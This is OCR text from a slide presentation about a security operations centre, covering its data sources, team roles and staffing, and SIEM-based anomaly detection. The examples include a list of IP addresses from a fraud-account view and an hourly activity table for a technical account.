
ISSP

Hewlett Packard Enterprise

cisco

Microsoft


cloudera



Technology:

Infrastructure
Communications
SIEM: RTT Analysis
DWH: Data Analytics
Data Visualization

- System Logs
- Network Flow
- Network Traffic
- Endpoint Details
- Security Events
- Asset Context
- Identity Context
- Vulnerabilities Context
- Historical Context
- Threat Intelligence



Head of Research

Forensic Researcher / Threat Hunter

Forensic Researcher / Threat Hunter

Analyst

Analyst

ThreatSCALE Lab Research Unit

SOC Manager

Administrator

Process Developer

Junior Administrator

Analyst

Junior Administrator

Analyst

Junior Analyst

Junior Analyst

Help Desk Operator

Help Desk Operator

Help Desk Operator

Help Desk Operator

SOC Team (online)

HR:	
Operators	2 shifts
Administrators	4 FTE
Analytics	12 FTE

Operations:	
(region Ukraine)	10x6

Help Desk Operator

Junior Analyst

Senior Analyst

Junior Administrator

Senior Administrator

Expert

Process Developer

SOC Manager

Service Manager


Account Manager

Customer Analyst

Customer Expert

Customer Service Manager


SOC communication layer



Состояние инфраструктуры постоянно изменяется

Найди 4156 отличий

Peer to peer dynamic profiling 1/2




Viewer


tdaFraudAccounts | Live - Mgr Receipt - Rules | Untitled - Dashboard | Untitled Active Channel | Event Graph

- 70.48.216.139
- 70.48.53.39
- 70.50.28.16
- 70.51.236.12
- 70.51.237.195
- 70.51.238.172
- 70.51.239.130
- 70.51.240.143
- 70.51.240.172
- 70.51.240.186
- 70.51.241.87
- 70.51.242.208
- 70.51.242.221
- 70.51.242.37
- 70.51.243.182
- 70.51.244.199
- 70.51.245.195
- 70.51.245.45
- 70.51.246.172
- 70.52.196.167
- 70.53.128.241
- 70.53.129.113
- 70.54.48.83
- 74.115.0.2
- 74.115.0.31
- 74.115.0.36
- 74.115.0.4
- 74.115.1.10
- 74.115.1.16

Internal context: anomalies detection: services profiling 2/2




	Hours																							
tec_account	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
02.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
03.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
04.09.2016	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
05.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
06.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
07.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
08.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
09.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4
10.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
11.09.2016	4	4	8	4	4	4	8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
12.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
13.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
14.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
15.09.2016	4	4	4	4	7	4	4	4	4	4	8	4	4	8	4	4	8	4	4	4	4	4	4	4
16.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
17.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
18.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
19.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
20.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	9	4	4	4	4	4	4	4	4	4
21.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
22.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
23.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
24.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
25.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
26.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
27.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
28.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
29.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
